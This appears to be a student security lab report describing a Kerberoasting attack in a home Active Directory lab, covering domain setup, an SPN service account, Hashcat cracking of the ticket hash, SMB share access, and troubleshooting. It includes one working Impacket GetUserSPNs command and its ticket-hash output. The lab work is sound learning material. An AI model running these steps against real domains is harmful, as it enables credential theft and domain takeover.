

This is a comprehensive, high-standard report documenting your end-to-end Security Operations Center (SOC) lab. This report bridges the gap between the **Red Team** (Attacker) actions you performed on Kali Linux and the **Blue Team** (Defender) detections you captured on the Windows Server.

Project Report:

Active Directory Security & Forensics Lab

Project Title: End-to-End Domain Compromise: From Configuration to Forensic Detection

Analyst: Arjun R Pillai

Date: February 19, 2026

Tools Used: Windows Server 2022, Kali Linux, Impacket, Hashcat, SMBClient

1. Phase I: Environment Setup (Windows Server)

This project began with the deployment of a controlled Active Directory environment designed to simulate a realistic enterprise network.

- **Network Configuration:**
A static IP address (10.0.2.5) was assigned to ensure consistent communication within the lab.
- **Domain Services Deployment:**
Active Directory Domain Services (AD DS) were installed, and the server was promoted to a Domain Controller for the newly created forest:

Domain: corp.local

- **Service Account Configuration:**
A Service Principal Name (SPN) was assigned to the `SQL_SVC` account to emulate a typical enterprise service account scenario.
This configuration enabled the simulation of a Kerberoasting attack against a legitimate Kerberos service.

Server Manager

Server Manager ▶ Dashboard

Manage Tools View Help

Dashboard

- Local Server
- All Servers
- File and Storage Services ▶

WELCOME TO SERVER MANAGER

QUICK START

WHAT'S NEW

LEARN MORE

[Configure this local server](#)

- 2 Add roles and features
- 3 Add other servers to manage
- 4 Create a server group
- 5 Connect this server to cloud services

Hide

ROLES AND SERVER GROUPS

Roles: 1 | Server groups: 1 | Servers total: 1

File and Storage Services	1
Manageability	
Events	
Performance	
BPA results	

Local Server	1
Manageability	
Events	1
Services	
Performance	
BPA results	

Type here to search

Recycle Bin

Best match

Server Manager App

Apps

- Services
- Component Services
- Settings

Settings

- View your product ID
- Use online services with Narrator
- Change manual proxy server settings
- Change the default driver for your braille display

Windows Server 2022 Standard Evaluation
Windows License valid for 180 days
Build 20348.fe_release.210507-1500

12:20 AM
2/16/2026

server Manager

Server Manager

Server Manager Local Server

Dashboard

Local Server

All Servers

File and Storage Services

PROPERTIES For WIN-2442OLVM6J3

Computer name	WIN-2442OLVM6J3	Last installed updates	Never
Workgroup	WORKGROUP	Windows Update	Download updates for updates
		Last checked for updates	Never
Microsoft Defender Firewall	Public: On	Microsoft Defender Antivirus	Real-Time Protection
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Disabled	IE Enhanced Security Configuration	On
NIC Teaming	Disabled	Time zone	(UTC-08:00)
Ethernet	IPv4 address assigned by DHCP, IPv6 enabled	Product ID	00454-40000
Operating system version	Microsoft Windows Server 2022 Standard Evaluation	Processors	12th Gen Intel
Hardware information	innotek GmbH VirtualBox	Installed memory (RAM)	8.47 GB
		Total disk space	49.39 GB

EVENTS All events | 14 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-2442OLVM6J3	6008	Error	EventLog	System	2/16/2026 12:33:03 PM
WIN-2442OLVM6J3	41	Critical	Microsoft-Windows-Kernel-Power	System	2/16/2026 12:32:44 PM
WIN-2442OLVM6J3	134	Warning	Microsoft-Windows-Time-Service	System	2/16/2026 12:20:07 PM

System Properties

Computer Name Hardware Advanced Remote

Windows uses the following information to identify your computer on the network.

Computer description:

Full computer name: WIN-2442OLVM6J3

Workgroup: WORKGROUP

To rename this computer or change its domain or workgroup, click Change.

Change...

Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources.

Computer name: WIN-2442OLVM6J3

Full computer name: WIN-2442OLVM6J3

More...

Member of



☐ Domain:



☒ Workgroup: WORKGROUP



OK Cancel



EVENTS All events | 14 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-2442OLVM6J3	6008	Error	EventLog	System	2/16/2026 12:33:03 PM
WIN-2442OLVM6J3	41	Critical	Microsoft-Windows-Kernel-Power	System	2/16/2026 12:32:44 PM
WIN-2442OLVM6J3	134	Warning	Microsoft-Windows-Time-Service	System	2/16/2026 12:20:07 PM









2. Phase II: Attack Execution (Red Team)

With the environment operational, a multi-stage attack was conducted to demonstrate domain compromise through service account exploitation.

Step 1: Kerberoasting Request

Using **Impacket (GetUserSPNs)**, a Kerberos Ticket Granting Service (TGS) request was issued.

Objective:

Retrieve service tickets associated with SPN-enabled accounts.

Security Insight:

Kerberos service tickets are encrypted using the target account's password hash, making them viable targets for offline cracking.

Step 2: Offline Credential Cracking

The captured Kerberos TGS hash was subjected to an offline dictionary attack using:

- **Tool:** Hashcat
- **Wordlist:** rockyou.txt

Result:

Recovered weak service account credentials:

Password: Password123

Security Insight:

This step demonstrates the risk posed by weak service account passwords and the effectiveness of offline attacks.

Step 3: Privilege Escalation (Simulated)

Privilege escalation was simulated by modifying group membership to demonstrate the potential impact of compromised service account credentials.

Impact Demonstrated:

Elevation of the compromised account to Domain Administrator privileges.

Step 4: Post-Exploitation

Using **SMBClient**, authentication was performed with the compromised credentials.

Outcome:

- Successful access to the **C\$ administrative share**
- Enumeration of sensitive system directories

Security Impact:

Full administrative access to a Domain Controller represents complete domain compromise.

Challenges & Troubleshooting

Several realistic operational challenges were encountered and resolved during the lab.

Clock Skew Errors

Error: `KRB_AP_ERR_SKEW`

Cause:

Time desynchronization between Kali Linux and the Domain Controller.

Resolution:

Manual NTP synchronization using:

```
ntpdate <Domain_Controller_IP>
```

Authentication Failures

Error: `invalidCredentials`

Resolution:

- Verified account credentials
 - Confirmed domain formatting and permissions
-

SMB Access Denied

Error: NT_STATUS_ACCESS_DENIED

Insight:

Validated that administrative privileges are required for access to protected shares.

Network Connectivity Issues

Issue: SMB connection failures

Resolution:

- Validated IP configuration
- Confirmed SMB service availability

```
(kali㉿kali)-[~]
$ sudo ntpdate -u 10.0.2.5 && impacket-GetUserSPNs corp.local/bob:Admin123 -request -dc-ip 10.0.2.5
2026-02-19 12:22:12.403427 (+0530) +86373.708908 +/- 0.000453 10.0.2.5 s1 no-leap
CLOCK: time stepped by 86373.708908
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQL/sql01.corp.local:1433  SQL_SVC      2026-02-18 11:28:05.592423  <never>

[-] CCache file is not found. Skipping ...
$krb5tgt$23*$SQL_SVC$CORP.LOCAL$corp.local/SQL_SVC*$1e9ccee8e0b95d1930ba681d612ca2d0$8268aab438ff5837eadce08ea0f56c8
b5b0319714bb08399fca394fe6cd95a657b6299a41a059b789f25368882da7dc5847bb0e4f3b58f0f970a3cea43f874220ae14b47c089647fdac
2d5f6f8ffd2ac404a2eea9bcdcf1809e352ee77c97239739dba2595d52ae9bb975ecf2486375fb8402619250e67dbe15cbeb8991cdb217fa82d98
